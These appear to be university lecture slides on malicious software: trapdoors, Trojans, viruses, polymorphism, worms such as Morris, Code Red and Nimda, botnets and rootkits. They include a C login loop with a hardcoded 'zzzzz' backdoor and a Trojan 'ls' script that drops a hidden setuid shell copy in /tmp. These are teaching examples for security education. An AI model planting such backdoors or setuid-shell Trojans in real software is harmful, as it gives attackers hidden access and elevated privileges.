
Malicious Software

Ahmet Burak Can
Hacettepe University
abc@hacettepe.edu.tr

Taxonomy of Malicious Programs



Trapdoor

- Secret entry point into a system
  - Specific user identifier or password that circumvents normal security procedures.
  - Commonly used by developers
  - Could be included in a compiler.
- Example:


```
while (TRUE) {
      printf("login: ");
      get_string(name);
      disable_echoing( );
      printf("password: ");
      get_string(password);
      enable_echoing( );
      v = check_validity(name, password);
      if (v) break;
}
execute_shell(name);
```

(a) Normal code

```
while (TRUE) {
      printf("login: ");
      get_string(name);
      disable_echoing( );
      printf("password: ");
      get_string(password);
      enable_echoing( );
      v = check_validity(name, password);
      if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b) The code with a trapdoor

Logic Bomb



- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks

Trojan Horse

- Program with an overt (expected) and covert effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization
- Example: Attacker:
- Place a file named `/homes/victim/ls` into victim's home directory with the following content:

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```

- Victim runs
  - `ls`

Virus

- Self-replicating code
  - Like replicating Trojan horse
  - Alters normal code with "infected" version
- No overt action
  - Generally tries to remain undetected
- Operates when infected code executed
  - If spread condition then
    - For target files
      - if not infected then alter to include virus
  - Perform malicious action
  - Execute normal program


Virus Types

- Boot Sector
  - Problem: How to ensure virus "carrier" executed?
  - Solution: Place in boot sector of disk
    - Run on any boot
  - Propagate by altering boot disk creation
  - Similar concepts now being used for thumb drive
- Executable
  - Malicious code placed at beginning of legitimate program
  - Runs when application run
  - Application then runs normally

Virus Types/Properties


- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files
    - Trap calls that execute a program
- Stealth
  - Conceal Infection
    - Trap read and disinfect
    - Let execute call infected file
  - Encrypt virus
    - Prevents "signature" to detect virus
  - Polymorphism
    - Change virus code to prevent signature

How Viruses Work - 1




a) An executable program
b) With a virus at the front
c) With the virus at the end
d) With a virus spread over free space within program

How Viruses Work - 2



a) After virus has captured interrupt, trap vectors
b) After OS has retaken printer interrupt vector
c) After virus has noticed loss of printer interrupt vector and recaptured it

Antivirus and Anti-Antivirus Techniques



a) A program
b) Infected program
c) Compressed infected program
d) Encrypted virus
e) Compressed virus with encrypted compression code

Antivirus and Anti-Antivirus Techniques

```
MOV A,R1          MOV A,R1          MOV A,R1          MOV A,R1          MOV A,R1
ADD B,R1          NOP               ADD #0,R1         OR R1,R1          TST R1
ADD C,R1          ADD B,R1          ADD B,R1          ADD B,R1          ADD C,R1
SUB #4,R1         NOP               OR R1,R1          MOV R1,R5         MOV R1,R5
MOV R1,X          ADD C,R1          ADD C,R1          ADD C,R1          ADD B,R1
                  NOP               SHL #0,R1         SHL R1,0          CMP R2,R5
                  SUB #4,R1         SUB #4,R1         SUB #4,R1         SUB #4,R1
                  NOP               JMP .+1           ADD R5,R5         JMP .+1
                  MOV R1,X          MOV R1,X          MOV R1,X          MOV R1,X
                                                      MOV R5,Y          MOV R5,Y
   (a)               (b)               (c)               (d)               (e)
```

- Examples of a polymorphic virus
  - All of these examples do the same thing

Antivirus and Anti-Antivirus Techniques

- Integrity checkers
- Behavioral checkers

- Virus avoidance
  - good OS
  - install only shrink-wrapped software
  - use antivirus software
  - do not click on attachments to email
  - frequent backups

- Recovery from virus attack
  - halt computer, reboot from safe disk, run antivirus


Macro Virus

- Infected "executable" isn't machine code
  - Relies on something "executed" inside application data
  - Common example: Macros

- Similar properties to other viruses
  - Architecture-independent
  - Application-dependent

Worm

- Runs independently
  - Does not require a host program
- Propagates a fully working version of itself to other machines
- Carries a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases
  - Probing ➔ Exploitation ➔ Replication ➔ Payload



Cost of worm attacks

- Morris worm, 1988
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup

- Code Red worm, July 16 2001
  - Direct descendant of Morris' worm
  - Infected more than 500,000 servers
  - Caused ~ $2.6 Billion in damages,

- Love Bug worm: May 3, 2000
  - Caused ~$8.75 billion in damages

Morris Worm (First major attack)

- Released November 1988
  - Program spread through Digital, Sun workstations
  - Exploited Unix security vulnerabilities
    - VAX computers and SUN-3 workstations running versions 4.2 and 4.3 Berkeley UNIX code
- Consequences
  - No immediate damage from program itself
  - Replication and threat of damage
    - Load on network, systems used in attack
    - Many systems shut down to prevent further attack

Morris Worm Description

- Two parts
  - Program to spread worm
    - look for other machines that could be infected
    - try to find ways of infiltrating these machines
  - Vector program (99 lines of C)
    - compiled and run on the infected machines
    - transferred main program to continue attack
- Security vulnerabilities
  - fingerd – Unix finger daemon
  - sendmail - mail distribution program
  - Trusted logins (.rhosts)
  - Weak passwords

Three ways the Morris worm spread

- Sendmail
  - Exploit debug option in sendmail to allow shell access
- Fingerd
  - Exploit a buffer overflow in the fgets function
  - Apparently, this was the most successful attack
- Rsh
  - Exploit trusted hosts
  - Password cracking

sendmail

- Worm used debug feature
  - Opens TCP connection to machine's SMTP port
  - Invokes debug mode
  - Sends a RCPT TO that pipes data through shell
  - Shell script retrieves worm main program
    - places 40-line C program in temporary file called x$$,11.c where $$ is current process ID
    - Compiles and executes this program
    - Opens socket to machine that sent script
    - Retrieves worm main program, compiles it and runs

fingerd

- Written in C and runs continuously
- Array bounds attack
  - Fingerd expects an input string
  - Worm writes long string to internal 512-byte buffer
- Attack string
  - Includes machine instructions
  - Overwrites return address
  - Invokes a remote shell
  - Executes privileged commands

Remote Shell

- Unix trust information
  - /etc/host.equiv – system wide trusted hosts file
  - /.rhosts and ~/.rhosts – users' trusted hosts file
- Worm exploited trust information
  - Examining files that listed trusted machines
  - Assume reciprocal trust
    - If X trusts Y, then maybe Y trusts X
- Password cracking
  - Worm was running as daemon (not root) so needed to break into accounts to use .rhosts feature
  - Read /etc/passwd, used ~400 common password strings & local dictionary to do a dictionary attack

The Worm Itself

- Program is shown as 'sh' when ps
  - Clobbers argv array so a 'ps' will not show its name
  - Opens its files, then unlinks (deletes) them so can't be found
    - Since files are open, worm can still access their contents
- Tries to infect as many other hosts as possible
  - When worm successfully connects, forks a child to continue the infection while the parent keeps trying new hosts
  - find targets using several mechanisms: 'netstat -r -n', /etc/hosts,
- Worm did not:
  - Delete system's files, modify existing files, install trojan horses, record or transmit decrypted passwords, capture superuser privileges

Detecting Morris Internet Worm


- Files
  - Strange files appeared in infected systems
  - Strange log messages for certain programs
- System load
  - Infection generates a number of processes
  - Password cracking uses lots of resources
  - Systems were reinfected => number of processes grew and systems became overloaded
    - Apparently not intended by worm's creator
- Thousands of systems were shut down

Increasing Propagation Speed


- Code Red, July 2001
  - Affects Microsoft Index Server 2.0,
    - Windows 2000 Indexing service on Windows NT 4.0.
    - Windows 2000 that run IIS 4.0 and 5.0 Web servers
  - Exploits known buffer overflow in Idq.dll
  - Vulnerable population (360,000 servers) infected in 14 hours
- SQL Slammer, January 2003
  - Affects in Microsoft SQL 2000
  - Exploits known buffer overflow vulnerability
    - Server Resolution service vulnerability reported June 2002
    - Patched released in July 2002 Bulletin MS02-39
  - Vulnerable population infected in less than 10 minutes

Slammer Worms (Jan., 2003)

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434



Slammer's code is 376 bytes!



Nimda worm


- Spreads via 5 methods to Windows PCs and servers
  - e-mails itself as an attachment (every 10 days)
    - runs once viewed in preview plane (due to bugs in IE)
  - scans for and infects vulnerable MS IIS servers
    - exploits various IIS directory traversal vulnerabilities
  - copies itself to shared disk drives on networked PCs
  - appends JavaScript code to Web pages
    - surfers pick up worm when they view the page.
  - scans for the back doors left behind by the "Code Red II" and "sadmind/IIS" worms

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking


Detailed Steps (1)

1 Attacker scans Internet for unsecured systems that can be compromised




Detailed Steps (2)

2 Attacker secretly installs zombie agent programs, turning unsecured computers into zombies




Detailed Steps (3)

3 Zombie agents connect to a master server




Detailed Steps (4)

4 Attacker sends commands to Master Server to launch a DDoS attack against a targeted system




Detailed Steps (5)

5 Master Server sends signal to zombies to launch attack on targeted system



Detailed Steps (6)


6 Targeted system is overwhelmed by zombie requests, denying requests from normal users



Rootkit

- Software used after system compromise to:
  - Hide the attacker's presence
  - Provide backdoors for easy reentry
- Simple rootkits:
  - Modify user programs (ls, ps)
  - Detectable by tools like Tripwire
- Sophisticated rootkits:
  - Modify the kernel itself
  - Hard to detect from userland

Rootkit Classification



Rootkit Classification